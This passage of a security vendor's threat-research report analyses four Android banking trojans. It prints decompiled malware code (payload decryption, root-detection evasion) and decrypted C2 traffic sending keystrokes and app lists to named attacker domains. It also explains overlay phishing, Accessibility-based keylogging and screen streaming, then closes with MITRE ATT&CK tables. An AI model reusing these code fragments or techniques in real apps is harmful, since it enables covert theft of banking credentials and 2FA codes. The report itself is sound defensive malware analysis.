    byte[] arr_b = new byte[v / 2];
    for(int v1 = 0; v1 < v; v1 += 2) {
        arr_b[v1 / 2] = (byte)(Character.digit(s.charAt(v1 + 1), 16) + (Character.digit(s.charAt(v1), 16) << 4));
    }
    return arr_b;
}

private void initializeInstaller() {
    this.cachedApk = new File(this.getCacheDir(), "service_pack.dat");
    this.installBtn.setEnabled(true);
    this.installBtn.setText(0x7F0C802A); // string:btn_install "Update"
    this.installBtn.setOnClickListener((View view0) -> this.startUpdateChain());
    if(this.loadPayload(this.cachedApk)) {
        this.parseApkInfo();
        return;
    }
}
```

Fig.10: Astrinox decrypting payload

Environment Awareness and Defense Evasion

Modern banking malware families actively profile their host environments to evade execution within research sandboxes or on protected devices. **Massiv** implements robust pre-execution checks (**Figure. 11**) and immediately aborts operation upon detecting a rooted environment or the presence of some mobile antivirus applications. By leveraging these environmental heuristics, the malware minimizes the generation of observable indicators of compromise, thereby keeping detection rates low and remaining undetected for a longer duration.

```

public final boolean checkRootFiles() {
    for(int v = 0; v < 10; ++v) {
        String s = new String[]{"system/app/Superuser.apk", "/sbin/su", "/system/bin/su", "/system/xbin/su", "/data,
        try {
            if(new File(s).exists()) {
                return true;
            }
        }
        catch(Exception unused_ex) {
        }
    }
    return false;
}

```

Fig.11: Massiv detect root

Victim Profiling and Data Leakage

Following the establishment of persistence, these bankers pivot to reconnaissance and targeted credential harvesting. To maximize the profitability of each infection, these specialized trojans meticulously profile the victim's device to identify high-value applications, specifically targeting banking, cryptocurrency, and financial services. This intelligence enables threat actors to dynamically tailor their attack vectors, intercepting multi-factor authentication (2FA) codes, monitoring user interactions in real-time, and ultimately granting attackers unauthorized remote control over the victim's device and financial accounts.

However, nowadays, prominent Bankers are continuously evolving and developing extra technical capabilities to help themselves gain deeper system access and extract a much wider array of sensitive information.

The following table details the specific technical capabilities and permissions abused by each family:

Capabilities	RecruitRat	Massiv	SaferRat	Astrinox
Leak SMSs	X	X	X	X
Send SMSs			X	
Leak Contacts	X			X
Leak CallLog			X	
Simulate User gestures	X	X		X
Keylogging		X	X	X
Screen Capture	X	X	X	X
Screen Overlay	X	X	X	X
Stealing Pin/pattern/password	X	X	X	X
Perform clicks	X	X	X	X
Update C&C	X	X		
Leak information about the device	X	X	X	X
Subscribe premium services	X		X	
Steal 2FA	X		X	
Launch terminal command (rooted devices)	x			

Now let's take a closer look at some of the specific profiling and data leakage techniques that each family employs.

Application Enumeration and Reconnaissance

The effectiveness of a modern banker depends on its ability to identify high-value targets.

SaferRat and **Massiv** leverage the native Android **PackageManager** API to collect information about installed applications on the compromised device. In contrast, **RecruitRat** implements a more structured reconnaissance workflow by issuing a **BotAddInfo** command to systematically enumerate installed packages. Strategically, rather than requesting the highly sensitive **QUERY_ALL_PACKAGES** permission, **RecruitRat** executes indirect package discovery by querying the system with *android.intent.action.MAIN* and *android.intent.category.LAUNCHER* intents, subsequently identifying applications that respond to these intents. This technique allows

the malware to identify user-accessible applications while minimizing its permission footprint and reducing its protection profile. This app list is encrypted using RC4 and exfiltrated to the Command and Control (C2) server.

Stealing Pin/Pattern/Password

A shared characteristic among these four families is the use of deceptive overlay attacks to harvest device-level credentials. By rendering a fraudulent interface that seamlessly replicates the system's native lock screen (Figure 12), the malware intercepts PIN or pattern entries in real-time. This is not merely a data-theft play; capturing the device PIN serves as a critical pivot point, allowing attackers to circumvent local security measures, authorize biometric changes, and maintain remote administrative control over the device.




Fig. 12: Fake Locklayouts

Screen Overlay Capabilities

Deceptive Update Screens (Background Execution)

Beyond simple credential theft, **Massiv** and **Astrinox** utilize overlays to perform "interaction hijacking." By displaying a persistent, full-screen "Android Update" graphic (Figure 13), the malware effectively freezes the user out of the device. Under the cover of this non-interactive

opaque layer, the malware executes background operations—such as remote clicks or gesture simulations—preventing the user from intervening while the trojan modifies system settings or authorizes malicious transactions.




Fig. 13: Fake opaques layouts

Injecting Banking/Crypto Overlays

Overlay attacks remain the cornerstone of the credential-harvesting lifecycle. Using Accessibility Services to monitor the foreground, the malware detects the exact moment a victim launches a financial application. The malware then fetches a malicious HTML payload and overlays it onto the legitimate application's user interface, creating a highly convincing, deceptive facade. Below are some of the targeted banks/crypto/social media overlays (**Figure. 14**) are shown below.

The implementation of these overlays varies by family. Figure 14 illustrates a representative selection of the targeted banking, cryptocurrency, and social media overlays.

About Us **ally** Call Us

Username

Password

☐ Save Username

Submit

Forgot [username](#) or [password](#)?

Passcode Face ID®

Find ATMs

Ally Financial Inc. © 2009 - 2025
[Privacy Policy](#) | [Security](#)

ING
People in progress

Acceso para Ti

Número de documento

Identificarme con pasaporte

Fecha de nacimiento

Entrar

[Todavía no soy cliente](#)

Estás en una zona segura

[Más información sobre seguridad](#)

KB

Přihlašovací ID

Heslo

Pamatujte si ID ☐

PŘIHLÁSIT SE

< **NETFLIX**

Sign In

Need help?
 New to Netflix? Sign up now.

BRED
BANQUE POPULAIRE

OUVRIR UN COMPTE EN LIGNE
DEVENIR CLIENT

Identifiant

RÉCUPÉRER MON IDENTIFIANT

Mot de passe

DEMANDER UN NOUVEAU MOT DE PASSE




Fig. 14: Banking/crypto/media overlays

Once this victim profile is known by the attackers, the attackers deploy high-fidelity phishing overlays synchronized with the launch of legitimate target applications. For **RecruitRat**, the C2 server responds to the exfiltrated app list by issuing an *injectZip* command. This delivers a compressed archive of fraudulent HTML injection pages that are stored locally within the application directory. When the victim launches one of the 700+ targeted applications, **RecruitRat** leverages the Android **WindowManager API** to render these local HTML templates as full-screen overlays, convincingly impersonating the legitimate application interface to intercept credentials.

Massiv follows a similar mechanism, receiving a specific set of HTML-based login overlays designed to target 78 distinct banking and cryptocurrency wallets, which are uniquely mapped and targeted based on their country of origin. **SaferRat** avoids relying on locally stored HTML templates for its injection attacks. Instead, it dynamically instantiates a **WebView** to load remote phishing endpoints directly over the targeted application. This strategy minimizes the malware's on-device footprint and provides the attackers with the agility to update phishing content in real-time without modifying the local binary.

Analysis of the recovered HTML injection artifacts allowed our team to deconstruct the specific applications target and visualize their distribution across affected regions (**Figure. 15-16**). By examining the injected templates, we were able to determine the scope of targets, spanning more than 700 applications. The assessment highlights the campaign's significant global footprint, with a high concentration in specific geographic areas and verticals.




Fig.15: RecruitRat targeted applications map



Fig. 16: Massivtargeted applications map

Advanced Keylogging

Keylogging remains a critical component of the mobile threat landscape, though its implementation varies across the families we analyzed. We observed that three of these banking Trojans have implemented a more intrusive and sophisticated keylogging model involving the abuse of **Android's Accessibility API**. This transition grants the malware a 'god-eye' view of the user interface, enabling it to intercept data that traditional keyloggers might miss. By monitoring system-level events, these three variants can extract sensitive credentials, including banking login details and PINs—directly from the fields of targeted apps.

Crucially, this technique allows the threat actors to bypass security layers by harvesting one-time passwords (OTPs) in real-time, effectively neutralizing multi-factor authentication defenses.

Real-Time Screen Exfiltration (VNC/Screen Capture)

Beyond static data theft, all four analyzed families demonstrate a highly intrusive ability to stream live screen content directly to their infrastructure. This is achieved by exploiting **Android's MediaProjection framework**, a feature originally intended for legitimate screen sharing and recording.

Once the malware secures the necessary permissions, frequently through social engineering or Accessibility Services abuse, it creates a VirtualDisplay to mirror the device's output. This creates a high-fidelity visual pipeline to the attacker's C2, granting them a 'virtual seat' behind the victim.

By maintaining this persistent foreground presence, the threat actors can observe login sequences in real-time, bypass visual security cues, and capture sensitive information that never passes through the clipboard or keyboard, such as account balances and graphical security

patterns.

Command & Control (C2) Communication

Modern Android banking trojans rely on a Command and Control (C2) infrastructure, which functions as a remote control hub for the attacker. Through this infrastructure, attackers disseminate commands to compromise, aggregate exfiltrated financial data, and coordinate fraudulent operations.

At the core of this communication layer is the **C2 Panel**—a graphical, web-based administrative interface that serves as the attacker's primary workspace. These panels are critical for operational scalability, enabling the management of thousands of infected devices via a centralized telemetry database. The dashboard provides real-time situational awareness, displaying geographic distribution, device status, and a detailed inventory of targeted financial applications. This centralized architecture is vital for executing synchronous attacks, such as the automated deployment of phishing overlays and the instantaneous interception of 2FA SMS tokens. Furthermore, these sophisticated panels facilitate the **Malware-as-a-Service (MaaS)** model, effectively lowering the technical barrier to entry for affiliates to engage in large-scale financial fraud."

Communication typically leverages **HTTPS or WebSocket** protocols. HTTPS allows malicious traffic to blend with legitimate encrypted web activity, while WebSockets facilitate low-latency, full-duplex communication between the device and the attacker. To further impede network-level detection, **RecruitRat** implements an additional layer of RC4 encryption, adding a proprietary protection layer to its outbound traffic.

Encrypted traffic using HTTPS

The following section examines network traffic captured and successfully decrypted during our analysis. For instance, **RecruitRat** initiates its communication by generating a unique **victim identifier, or BotID (Figure.17)**, and performing a handshake to establish the session-specific **encryption keys required for subsequent communications** with the command-and-control infrastructure.

Request

```
Pretty  Raw  Hex
1 POST /api/ HTTP/1.1
2 Host: joodyallen.art
3 Content-Type: application/json; charset=UTF-8
4 Content-Length: 99
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/3.14.9
7 Connection: keep-alive
8
9 {
  "command": "setKey",
  "botId": "7egrB",
  "request": "{\"key\": \"1XPR+B2HXjY9AQqKPbNajw\\u003d\\u003d\"}"
}
```

Fig.17: malware generates a unique victim BotID identifier

Unencrypted traffic using HTTPS

Other banking trojan families, such as **Massiv** and **SaferRat**, utilize HTTPS to facilitate communication with their command-and-control (C2) infrastructure. By adopting standard encrypted web protocols, the malicious traffic is better able to blend with legitimate application data. A prominent example of this operational capability is observed in **SaferRat (Figure.18)**, which captures and exfiltrates victim keystroke telemetry directly to the attacker's server.

Request

```
Pretty  Raw  Hex
1 POST /api/log_keystrokes.php HTTP/2
2 Host: enfund.online
3 Content-Type: application/json
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; sdk_gphone64_arm64 Build/SE1A.220630.001.A11)
5 Connection: Keep-Alive
6 Accept-Encoding: gzip, deflate, br
7 Content-Length: 110
8
9 {
  "bot_tag": "a234e8b459179512",
  "app": "ae.almasraf.mobileapp",
  "text": "[PIN] username",
  "timestamp": 1769696762998
}
```

Figure. 18: SaferRatKeylogger command

Websocket communication

Astrinox is another malware that leverages a WebSocket-based communication channel (**Figure.19**) to facilitate full-duplex interaction with its C2 infrastructure. This persistent, bidirectional connection is utilized to systematically inventory and exfiltrate telemetry regarding the suite of applications installed on the compromised host, providing the attackers with immediate and detailed reconnaissance data.

```
Message
Pretty Raw Hex
1 {
  "type": "installed_apps_response",
  "commandId": "getInstalledApps_1771926467295_59cozssgb",
  "timestamp": 1771926461218,
  "success": true,
  "total_apps_count": 197,
  "launcher_apps_detected": 34,
  "returned_apps_count": 34,
  "user_apps_count": 18,
  "system_apps_count": 16,
  "filtered_apps_count": 0,
  "apps": [
    {
      "app_name": "AppEnablingXposedModules",
      "package_name": "com.android.appenablingxposedmodules",
      "version_name": "1.0",
      "version_code": 1,
      "install_time": 1760084579628,
      "update_time": 1760517256347,
      "is_enabled": true,
      "is_system_app": false,
      "is_updated_system_app": false,
      "has_launch_intent": true,
      "target_sdk": 35,
      "min_sdk": 24
    }
  ]
}
```

Fig. 19: Astrinoxleak app installed

Zimperium Protection

The banking trojan campaigns analyzed in this research target an expansive ecosystem of over 800 financial, cryptocurrency, and social media applications. By employing sophisticated evasion tactics, these threats are specifically engineered to circumvent legacy, signature-based mobile security solutions. However, Zimperium customers—utilizing both [Mobile Threat Defense \(MTD\)](#) and [Runtime Application Protection \(zDefend\)](#)—remain protected against these evolving adversarial techniques.

Through its on-device, AI-powered detection engine, Zimperium identifies the core behavioral anomalies fundamental to these families. This includes the unauthorized abuse of Accessibility Services, the initiation of covert screen-sharing (MediaProjection), and the tactical sideloading of malicious secondary payloads. Furthermore, MTD provides a critical proactive layer by neutralizing the initial attack vector; Zimperium's web protection blocks traffic to the malicious domains and phishing infrastructure used in the social engineering phase, preventing the compromise before a foothold can be established.

From an enterprise perspective, these trojans represent a significant threat to organizational data integrity. By masquerading as professional productivity tools, they target employees who may use compromised devices to access sensitive corporate resources. The ability to exfiltrate screen content in real-time and intercept 2FA tokens allows threat actors to bypass multi-factor authentication, facilitate account takeover (ATO), and secure unauthorized remote access to organizational environments.

MITRE ATT&CK Techniques

Tactic	ID	Name	Description
Initial Access	T1660	Phishing	Adversaries host phishing websites
Persistence	T1624.001	Event Triggered Execution: Broadcast Receivers	Creates a broadcast receiver to receive SMS events
Privilege Escalation	T1626.001	Abuse Elevation Control Mechanism: Device Administrator Permissions	Factory reset, reset PIN/password, disable lockscreen, monitor login attempts
Defense Evasion	T1422	System Network Configuration Discovery	Gathers IMSI/IMEI, interfaces, and public IP
Defense Evasion	T1655.001	Masquerading: Match Legitimate Name or Location	Pretends to be Chrome and other legit apps
Defense Evasion	T1629.002	Device Lockout	Locks device using DevicePolicyManager.lockNow()
Defense Evasion	T1516	Input Injection	Mimics user interaction and gestures
Defense Evasion	T1406.002	Obfuscated Files or Information	Uses packers (JSONPacker) to conceal code
Credential Access	T1453	Abuse Accessibility Features	Uses accessibility to gain access
Credential Access	T1517	Access Notifications	Intercepts OTPs and sensitive notifications
Credential Access	T1414	Clipboard Data	Extracts clipboard data
Credential Access	T1417.001	Keylogging	Captures keystrokes

Tactic	ID	Name	Description
Credential Access	T1417.002	GUI Input Capture	Captures visible UI
Discovery	T1430	Location Tracking	Tracks victim location
Discovery	T1418	Software Discovery	Collects installed apps
Discovery	T1421	Network Connections Discovery	Lists network connections
Discovery	T1426	System Information Discovery	Collects device info
Collection	T1453	Abuse Accessibility Features	Uses accessibility for data access
Collection	T1517	Access Notifications	Monitors incoming SMS
Collection	T1513	Screen Capture	Records screen content
Collection	T1533	Data from Local System	Accesses device photos
Collection	T1512	Capture Camera	Takes pictures
Collection	T1429	Audio Capture	Records audio
Collection	T1616	Call Control	Makes calls
Collection	T1636.002	Call Log	Steals call logs
Collection	T1636.003	Contact List	Exports contacts
Collection	T1636.004	SMS Messages	Steals SMS messages
Command and Control	T1637	Dynamic Resolution	Gets payload endpoint dynamically
Command and Control	T1481.002	WebSocket C2	Uses websocket to receive commands
Exfiltration	T1646	Exfiltration Over C2	Sends data via C2 server
Impact	T1616	Call Control	Makes and blocks calls
Impact	T1516	Input Injection	Displays overlays to steal credentials
Impact	T1582	SMS Control	Reads and sends SMS

IOCs and Commands

The list of IOCs and full list of commands for each family can be found in [this Github repository](#).